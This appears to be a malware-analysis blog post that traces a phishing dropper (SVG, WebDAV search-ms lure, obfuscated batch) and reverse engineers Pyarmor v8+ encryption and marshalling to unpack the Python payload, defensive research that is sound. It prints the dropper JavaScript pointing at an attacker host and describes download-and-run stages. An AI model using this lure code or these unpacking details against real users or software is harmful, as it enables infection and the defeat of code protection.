Unpacking Pyarmor v8+ scripts

Feb 12, 2025 •
Leonard Rapp,

Leonard Rapp

harryr
Active since: 2022

Hendrik Eckardt

Hendrik Eckardt

Active since: 2019

Passionate about reverse engineering, loves deep dives into low-level affairs.

• python,pyarmor,unpacking,malware,packer

Intro

On a rainy Friday around lunchtime, we received a phishing email saying we had an unpaid invoice, with an attached SVG file. We chose to analyze it as an exercise, with the goal to burn the attackers' C2 IP addresses and malware samples. But what was planned as a Friday afternoon exercise turned into a journey deep down the rabbit hole…

Malware dropper

When opening the .SVG file in a web browser, the contained JavaScript code is executed, which extracts a .HTM file from a base64 blob and "downloads" it. The .HTM file shows the user a blurred document, roughly looking like an invoice, overlaid with a message telling the user that the browser does not support the correct display of the message and the user should click the "Open" button to display the file locally, as you can see in figure 1:




Figure 1: Screenshot of the downloaded .HTM file

The “Open” button is linked to a JavaScript function that opens the Windows Search with a WebDAV path to the attackers’ server, as one can see in the code below.

```
<script>
    function reloadPage() {
        location.reload(true);
    }

    function openSearch() {
        // Open the Windows Search with the WebDAV path

        const searchQuery = 'search-ms:query=&
        crumb=location:\\\\binary-acceptance-hotel-difficult.trycloudflare.
        com@SSL\\DavWWWRoot\\ge&displayname=Search';
        window.location.href = searchQuery;
    }

    window.onload = function () {
        document.getElementById("myModal").style.display = "flex";
         // Add click event to the "Open" button
        document.getElementById("openButton").addEventListener("click",
        function() {
            openSearch();
        });
    }

</script>
```

Figure 2: JavaScript code abusing Windows Search

Thus, we have found the first domain used by the attackers: `binary-acceptance-hotel-difficult[.]trycloudflare[.]com`.

Following the WebDAV path, we found a simple file listing, showing a folder called `ge`, as well as the files `lamoor.vbs` and `WSJ25F.bat`. Unfortunately, we did not investigate the content of `ge` further at this point, and it was not available anymore when revisiting the server later. `lamoor.vbs` is a simple VBScript that downloads and executes a file also called `WSJ25F.bat` from the URL `msc4dfl1ed7eb485ad6ahelixpflanzen[.]de@5029\DavWWWRoot\WSJ25F.bat`, which has the same content as the `WSJ25F.bat` on the server investigated here.

So inside `lamoor.vbs` we have found a second domain used by the attackers: `msc4dfl1ed7eb485ad6ahelixpflanzen[.]de`.

`WSJ25F.bat` is an obfuscated batch script, which begins as follows:

```
::                              !! Obfuscated By Batchsield !!


@%RlreyKGxSD%e%KDuXrBAYVA%c%cr%h%fOG%o%dXTcycKBB%
%jenTylt%o%svFuxrt%f%wJQUX%f%urSNrd%
s%mEVT%e%Hujf%t%q%l%BFWpZo%o%bOtHT%c%I%a%GAUPbqqJAU%l%I%

:: Function to search for and open a PDF file in the Downloads folder
:%PxD%:%U% %iXXMVGf%F%ylMX%u%dJuIOerMzw%n%Vyn%c%gZAW%t%ueGJ%i%DoAK%o%Emx%n%OQeP%
%sYsxJnvlz%t%jsTSJ%o%Ys% %oFjxCobCGv%s%dCC%e%ELvWRgh%a%VaTX%r%jdAfeLw%c%SrJltK%h%Qp%
%Qv%f%HrfzfVu%o%ZZFKiUBU%r%URNZhmKy% %Nuatq%a%qiwUtK%n%I%d%ekA%
```

As one can see, the obfuscation mainly consists of inserting multiple non-defined variables into the code (and yes, they can't even spell their own obfuscator's name properly). Interestingly, the comments inside the script are not obfuscated at all. When searching for "Batchshield deobfuscator" on the internet, one can easily find tools that can deobfuscate this script. However, some of those tools remove all the variables, including the legitimate ones!

The content of the deobfuscated script is only briefly described, as the focus of this blog post is on the later stages of the malware.

- Open all PDF files inside the `Downloads` folder
- Download `JAAPW.zip` and `MSVP.zip` from `hxxp://qed245t3kreiscryoz-guetersloheWr33w[.]de[:]7719`
- Extract the ZIP files to the paths `\Downloads\Support` and `\Downloads\OneDrive`

- ```
  echo Running Python scripts...
  cd /d "\Downloads\OneDrive\Python\Python312"
  python.exe BArown.py
  python.exe CASrest.py
  python.exe DXreame.py
  python.exe ASTRILNOV1.py
  ```
- Download `NFC.bat` from the same URL and move it to the user's startup folder
- Delete temporary ZIP files

The startup file changes the directory to `%Userprofile%\Downloads\Support\Python312` and executes the Python scripts `EAdate.py`, `FAScis.py`, `GXrop.py` and `HPUope.py`, which probably contain the actual payload (?), using the custom python interpreter.

And here is a third domain used by the attackers: `qed245t3kreiscryoz-guetersloherwr33w[.]de`. All the domains and download URLs were reported to URLhaus. This led to malware dropper domains landing on several block lists within only a few hours after the malware distribution campaign started.

But what about the Python scripts, the actual payload of the malware campaign? Upon opening one of the scripts, we were greeted by this monstrosity:

```
# Pyarmor 9.0.7 (pro), 007106, non-profit, 2025-01-08T19:48:44.467478
from pyarmor_runtime_007106 import __pyarmor__
__pyarmor__(__name__, __file__,
b'PY007106\x00\x03\x0c\x00\xcb\r\r\n\x80\x00\x01\x00\x08\x00\x00\x00\x04\x00\x00\x00@
\x00\x00\x00\xdd\x91\x07\x00\x12\t\x06\x00,\xfe5\xb2\x83o\x1ci\x1d?
\xabs\'\xc3\x10f\x00\x00\x00\x00\x00\x00\x00\x00\xb7\xd1X\xea\x17\xd4\xc4\xb2o\x9c<\x
b3n\xe2\x00\xf0_l:\xa2\x11\x10Pv\x04]\xf1t\xc3\xd6\x0e\x8b\xf9
\xa3\x84X\xcd\xbaB\x94\x94D\x9b\x90Q\xfd\x93f <snip>
```

The bytes string goes on like that for the rest of the file.

This successfully nerd-sniped our malware analysis team ;)

Pyarmor

Pyarmor is a product for protecting Python scripts from reverse engineering. It also offers licensing features, such as binding scripts to specific hardware or outfitting scripts with a kill date. Sadly, as is often the case with such products, it is also occasionally abused by malware in order to hide malicious code.

There are a couple tools out there for unpacking Pyarmor, such as PyArmor-Unpacker, but they're not compatible with the latest v8/v9 versions. Other tooling that does claim to be compatible with v8+ uses a rather simplistic memory dumping technique, where it's not guaranteed that all code (or any bytecode at all) will actually be decrypted. The reason will become clear later in this post.
```

In the following we are going to provide insights into how Pyarmor works and offer some scripts that help make the original code visible via static unpacking. It should also be noted that Pyarmor supports multiple protection modes, including one called *bcc mode* where Python code is compiled into native code. This poses additional challenges that are not covered here, but the same basic principles and crypto primitives should be used.

Please note that we will explicitly **not** provide an all-in-one unpacking solution - if that's why you've come here, you might as well stop reading right now.

Basic functionality

As can be seen in the snippet shown earlier, all the script does is importing a function called `__pyarmor__` and calling it. `pyarmor_runtime_007106` is a directory in the Python interpreter directory that was shipped with the malware. It contains a native module written in C called `pyarmor_runtime.pyd` (essentially a 64-bit DLL) and a simple `__init__` script that again imports `__pyarmor__` from `.pyarmor_runtime`. This is so that the main script can import the function from `pyarmor_runtime_007106` without a further indirection.

The native module exports a single function that is called by the Python interpreter for initialization purposes. It creates a `PyModule` object by passing the following structure to `PyModule_Create2`:

```
48080 g_pyarmor_method dq offset aPyarmor     ; DATA XREF: .data:0000000064948100↓o
48080                                         ; "__pyarmor__"
48088                  dq offset __pyarmor__
48090                  dq 1
48098                  dq offset aLoadPyarmorObf ; "Load pyarmor obfuscated module"
480A0                  align 40h
480C0 g_PyarmorModule  dq 1                   ; DATA XREF: PyInit_pyarmor_runtime+F4↑o
480C8                  dq 0
480D0                  dq 0
480D8                  dq 0
480E0                  dq 0
480E8                  dq offset aPyarmorRuntime ; "pyarmor_runtime"
480F0                  dq offset aPyarmorV8Runti ; "PyArmor v8+ runtime module"
480F8                  dq 0C0h
48100                  dq offset g_pyarmor_method
48108                  dq 0
48110                  dq 0
48118                  dq 0
```

Figure 3: Pyarmor PyModule struct, complete with helpful doc strings

From this, we can glean several pieces of information:

1. The user data portion of the module spans 0xC0 bytes
2. The module exposes just a single method
3. We get the function pointer for the native `__pyarmor__` implementation

A bit further down in the PyInit export function, the following code can be found:

```
*(_DWORD *)(v21 + 48) = 8;
*(_QWORD *)(v21 + 56) = 0LL;
*(_QWORD *)(v21 + 32) = "C_ASSERT_ARMORED_INDEX";
*(_QWORD *)(v21 + 40) = c_assert_armored; // func
v23 = PyCMethod_New(v21 + 32, module, module, 0LL);
if ( !v23 )
  goto LABEL_58;
md_state->pMethods[1] = v23;
*(_DWORD *)(v21 + 80) = 8;
*(_QWORD *)(v21 + 88) = 0LL;
*(_QWORD *)(v21 + 64) = "C_ENTER_CO_OBJECT_INDEX";
*(_QWORD *)(v21 + 72) = c_enter_co_object; // func
v24 = PyCMethod_New(v21 + 64, module, module, 0LL);
if ( !v24
  || (md_state->pMethods[2] = v24,
      *(_DWORD *)(v21 + 112) = 8,
      *(_QWORD *)(v21 + 120) = 0LL,
      *(_QWORD *)(v21 + 96) = "C_LEAVE_CO_OBJECT_INDEX",
      *(_QWORD *)(v21 + 104) = c_leave_co_object, // func
      (v25 = PyCMethod_New(v21 + 96, module, module, 0LL)) == 0) )
```

This registers three additional C functions that apparently work on code (`co`) objects. Code objects are low-level representations of compiled Python bytecode, encompassing all details required for code execution. For example, the main body of a script is a code object, as well as each respective function defined within the body. The enter and leave functions will become important later on.

In terms of strings, the library contains quite a few cryptography-related strings, including source file paths. A quick search revealed that we're dealing with libtomcrypt, which was statically linked into the library. We created a signature file for this library so that we can automatically name most functions belonging to libtomcrypt in the Pyarmor module. For good results, it's important to match the library version and compiler as good as possible when creating the signatures. According to strings in the `.rdata` section, both GCC 6.4.0 and 7.4.0 were used for compilation. After some trial and error, we got a good match with libtomcrypt v1.18.2 and GCC 6.4.0. The resulting FLIRT signature is part of the GitHub repo we published as part of this work.

Quick recap of what we have so far:

- We know where calls to `__pyarmor__` land in the native module
- We found functions that deal with entering/leaving code objects
- We can see all places where libtomcrypt is used for cryptographic operations in the module

Cryptography

Pyarmor uses libtomcrypt for the following purposes:

- Verifying some RSA signature (this is nothing we really care about)
- Deriving a key with MD5
- Ciphering data with AES-GCM (Galois Counter Mode)

Key derivation

The key derivation function is called towards the end of the `PyInit` export, after the RSA verification and some more checks on the module filename.

```
void get_key_via_md5(__int64 signature, __int64 digest)
{
  __m128i si128; // xmm0
  char v6[456]; // [rsp+20h] [rbp-1C8h] BYREF

  md5_init(v6);
  md5_process(v6, aPyarmorVax, 20LL); // "pyarmor-vax-007106\x00\x00"
  md5_process(
    v6,
    (char *)&unk_64944060 + g_dword_64944050_0x20_rsaoffset,
    (unsigned int)g_dword_64944054_0x10E_rsakeylen); // rsa key
  md5_process(v6, signature + 32, *(unsigned int *)(signature + 4));
  si128 = _mm_load_si128((const __m128i *)&xmmword_649499C0); // vector with all
bytes set to 0xF1
  xmmword_64948140 = (__int128)_mm_xor_si128(_mm_load_si128((const __m128i
*)&xmmword_64948140), si128);
  /* <snip> - more XORs with 0xF1 */
  byte_6494824A ^= 0xF1u;
  byte_6494824B ^= 0xF1u;
  LOBYTE(word_6494824C) = word_6494824C ^ 0xF1;
  HIBYTE(word_6494824C) ^= 0xF1u;
  md5_process(v6, &xmmword_64948140, 0x10ELL);
  memset(&xmmword_64948140, 0, 0x108uLL);
  *((_DWORD *)&xmmword_64948140 + 66) = 0;
  word_6494824C = 0;
  md5_done(v6, digest);
}
```

Essentially all data that goes into this key computation is static. The only slightly “dynamic” part is the region of 0x10E bytes that is XOR-decoded at runtime, and then cleared after being processed by MD5 - it seems to be yet another RSA key, apart from the plain RSA key that is being hashed in the second call to `md5_process`. The `signature` parameter, passed from the caller, is located in the same general `unk_64944060` memory region in the `.data` section.

So to obtain the key specific to your Pyarmor runtime, you can either attach a debugger to a Python interpreter and break after the derivation function has been called, or you can compute it statically. We wrote an IDAPython script that follows the latter route. With some tinkering, the same could be achieved using `pefile` or similar libraries.

The resulting digest is then directly used as AES-128 key.


GCM

The use of GCM in the native module is somewhat bizarre for multiple reasons.

```
  datasize = *(_DWORD *)(pData + 32);
  v5 = *(_DWORD *)(pData + 36);
  cipherdata = (int *)(pData + *(unsigned int *)(pData + 28));
  if ( (*(_BYTE *)(pData + 37) & 7) != 0 )
  {
    codecrypto = a1->codecrypto;
    *(_DWORD *)(pData + 40) = v5;
    gcmobj = (gcm *)(codecrypto + 24);
    cryptres = gcm_reset((gcm *)(codecrypto + 24));
    if ( cryptres
      || (cryptres = gcm_add_iv(gcmobj, pData + 40, 12u)) != 0
      || (cryptres = gcm_add_aad_0(gcmobj, 0LL, 0)) != 0
      || (cryptres = gcm_process(gcmobj, (__int64)cipherdata, datasize,
(__int64)cipherdata, 1)) != 0 )
    {
      // handle error and return or exit process
    }
  }
```

You can see multiple GCM functions being used here that look like they should be from libtomcrypt, however that is not directly the case. These stem from a different compilation unit using a smaller `gcm` state structure than libtomcrypt. The struct contains keys for different cipher types at its beginning, and some of them were omitted in this variant. In the case of `gcm_add_aad`, the “normal” libtomcrypt function is in fact also present in the binary, which is why we have a `_0` suffix here. The special functions do, however, make direct use of various primitives from the normal libtomcrypt, such as `gcm_mult_h`.

Another thing to note is the absence of authentication tag handling.



"I heard GCM is a good cipher mode to use"

The point of using GCM is to prevent manipulation of the ciphertext, i.e., to ensure that decryption returns the exact data that was encrypted. Otherwise, it's possible for someone to flip a couple bits in the ciphertext in the hopes of achieving interesting changes in the plaintext. Without storing and comparing the authentication tag, no guarantees about the output data are made, and one might as well have used any other cipher mode such as CTR.

It's not entirely clear why Pyarmor chose GCM, although their choices do have a noteworthy consequence: Some tools and libraries outright refuse to decrypt anything in GCM mode if you don't have an authentication tag. For example, it's not possible to use Cyberchef in this particular case.

Lastly, the nonce (or initialization vector) handling is slightly weird. While the size is the GCM default of 12 bytes, it is not stored in one contiguous piece. You can see that the dword at `+ 40` is replaced with the dword at `+ 36`.

The decryption snippet shown in this section is used in various places by the native module whenever it needs to decrypt any amount of data, for example the huge bytes string we saw in the beginning is largely comprised of GCM-ciphertext.

Now we can decrypt everything, right?

You can think of the huge bytes string passed to `__pyarmor__` as an encrypted .pyc file with a custom header. The header has the following structure:

Offset	Description	Example
0:8	Module magic (must match native module identifier)	PY007106
9	Python major version	3
10	Python minor version	12
12:16	.pyc magic for specific Python version	`CB 0D 0D 0A`
20	Protection type? `9` for bcc mode, otherwise `8`	8
28:32	Ciphertext offset	64
32:36	Ciphertext size	496093
36:40	IV bytes [0:4]; individual bytes contain flags; also used as “validation” dword for decrypted data	`12 09 06 00`
37	Any of the first 3 bits in this byte must be 1 for GCM to be applied	9
40:44	Fake IV bytes [0:4]	`2C FE 35 B2`
44:52	IV bytes [4:12]	`83 6F 1C 69 1D 3F AB 73`
dynamic	Ciphertext, at offset given above	

Figure 4: Structure of bytes string passed to __pyarmor__()

Applying GCM decryption yields the following:




Figure 5: First decryption result

Now this doesn't look too shabby, we can see some strings and further down (outside the range shown here), we even get interesting ones like `key` and `rc4_decrypt`. One thing that immediately caught our eye is that there is still some data that seems to have pretty high entropy, especially at the ranges 0x60..0x90 and after 0x140. Thus, the next goal is going to be understanding what context the still-encrypted data appears in.

The decrypted data has another Pyarmor-specific header, which helpfully comes with a length prefix (0x20). We can see a repetition of `12 09 06 00`, which is compared with the value from the outer header. Afterwards (starting from 0x20), we have data that is passed into `PyMarshal_ReadObjectFromString()`.

Python marshaling

The Python interpreter uses the built-in `marshal` module whenever it needs to serialize or deserialize compiled scripts. It essentially implements a Python-specific binary format for basic types like integers, strings, floats, tuples, lists, and most importantly, code objects. The format is not stable and tends to vary with each Python interpreter version. Thus, to have any chance at all, the data must be loaded with the exact Python version it was written with. When we tried this with python3.12, it failed with a “bad marshal data (unknown type code)” error. Uh oh….

In the previous section, we mentioned a `PyMarshal` function that is used. We omitted the fact that this function is *not* imported from the main Python library. Instead, the entire marshaling code was vendored into the Pyarmor runtime, and we identified it by searching for some of the error strings on GitHub. There’s pretty much only one reason one would do such a thing: in order to customize some logic in the code.

So we accepted our fate, built python3.12 from source, and stepped through the deserialization logic side by side to find the point of divergence. Somewhat unsurprisingly, the difference turned out to be in code objects, specifically at the end of the object data. Pyarmor contains the following additional logic:

```
            if ( !rf->readable )
            {
              v265 = getc((FILE *)rf->fp);
              if ( v265 != -1 )
                goto LABEL_546;
              goto LABEL_479;
            }
            v320 = (unsigned __int8 *)r_byte(1LL, (__int64)rf);
            if ( !v320 )
            {
              PyErr_SetString(PyExc_EOFError, "EOF read where object expected");
              goto code_error;
            }
            v265 = *v320;
LABEL_546:
            v304 = (_BYTE *)r_string(v265, (__int64)rf);
            v305 = (__int64 *)v304;
            if ( !v304 )
              goto error;
```

This logic reads an additional bytes string prefixed with a length byte. Its purpose is unknown - it didn’t seem to be relevant for static analysis.

Since we already had the Python source at hand anyway, we simply inserted similar logic into the marshal module. When doing so, you must take care not to disturb the normal loading activities of the Python runtime, since of course it also runs the unmarshaling code when loading built-in/standard modules. The patch we came up with for python3.12 is part of our GitHub repo, along with a docker image building a patched Python.

With the customized Python build, we were now able to successfully parse the binary data we decrypted!

```
>>> marshal.load(BytesIO(data[0x20:]))
Got extra data of length 12
Got extra data of length 12
Got extra data of length 12
<code object <module> at 0x7f9a3a6ce100, file "<frozen JAN-X1>", line 1>
```

The module we parsed contains three code objects in total, so we got three debug prints about the additional bytes that were found. It appears the malware's source file was originally called `JAN-X1.py`.

Side note: There is one other reason that it is in Pyarmor's interest to vendor the unmarshaling code. The official variant of the code offers auditing hooks that allow you to be informed whenever the interpreter unmarshals data. This was utilized by unpackers for older Pyarmor versions. In the vendored code, any auditing logic is conveniently missing.

Analyzing the actual bytecode

With our code object instance at the ready, we can finally disassemble some bytecode!

```
>>> dis.dis(thecode)
  0           0 NOP

  1           2 NOP
              4 PUSH_NULL
              6 LOAD_CONST               1 ('__pyarmor_enter_60307__')

  2           8 LOAD_CONST               2
(b'\x00\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x1a@\x00\x00\x00\x00\x00\x00\x00')
             10 BUILD_TUPLE              1
             12 CALL_FUNCTION_EX         0
             14 POP_TOP
             16 RESUME                   0
             18 NOP
             20 NOP
             22 NOP
             24 NOP
Traceback (most recent call last):
...
  File "/python312/Lib/dis.py", line 401, in _get_name_info
    argval = get_name(name_index, **extrainfo)
             ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
IndexError: tuple index out of range
```

Well… it's a start? There are a couple of things to note here:

- Remember the code enter/leave functions we noted in C earlier in the post? Here, they're calling enter
- When looking at where the bytecode is defined in the decrypted binary data, the high entropy (encrypted) area happens to start directly after the chain of NOPs at the end
- The first encrypted offset (26/0x1a) is also present in the conspicuous bytes string that is loaded at offset 8. Furthermore, the byte after `\x1a` (`@` aka 0x40) is a good match for the size of the encrypted area

Looking at the code for `c_enter_co_object`, we see the following:

```
  iv_func = (__int64 (__fastcall *)(char *, _QWORD))ret_zero;
  if ( (*(_BYTE *)(args + 40) & 4) != 0 )
    iv_func = *(__int64 (__fastcall **)(char *, _QWORD))(args + 52);// some sort of
iv mutator? not used in our case
  iv_offset = *(unsigned __int8 *)(args + 41);
  v13 = (char *)codeptr + iv_offset;
  if ( (*(_BYTE *)(args + 40) & 2) == 0 )
    v13 = (char *)codeptr + *(unsigned int *)(args + 44) + iv_offset + *(unsigned
__int8 *)(args + 43);
  *(_QWORD *)iv = *(_QWORD *)v13;
  *(_DWORD *)&iv[8] = *((_DWORD *)v13 + 2);
  if ( !iv_func(iv, 0LL) )
  {
    codecrypto = v2->codecrypto;
    cryptsize = *(_DWORD *)(args + 44);
    cryptstart = *(_BYTE *)(args + 43);
    gcm = (gcm *)(codecrypto + 24);
    assume12 = *(_BYTE *)(codecrypto + 1);
    v19 = gcm_reset((gcm *)(codecrypto + 24));
    if ( !v19 )
    {
      v19 = gcm_add_iv(gcm, (__int64)iv, assume12);
      if ( !v19 )
      {
        v19 = gcm_add_aad_0(gcm, 0LL, 0);
        if ( !v19 )
        {
          v19 = gcm_process(gcm, (__int64)codeptr + cryptstart, cryptsize,
(__int64)codeptr + cryptstart, 0);
          if ( !v19 )
```

Looks similar enough to what we've seen before, right? It's AES-GCM again with the same key.

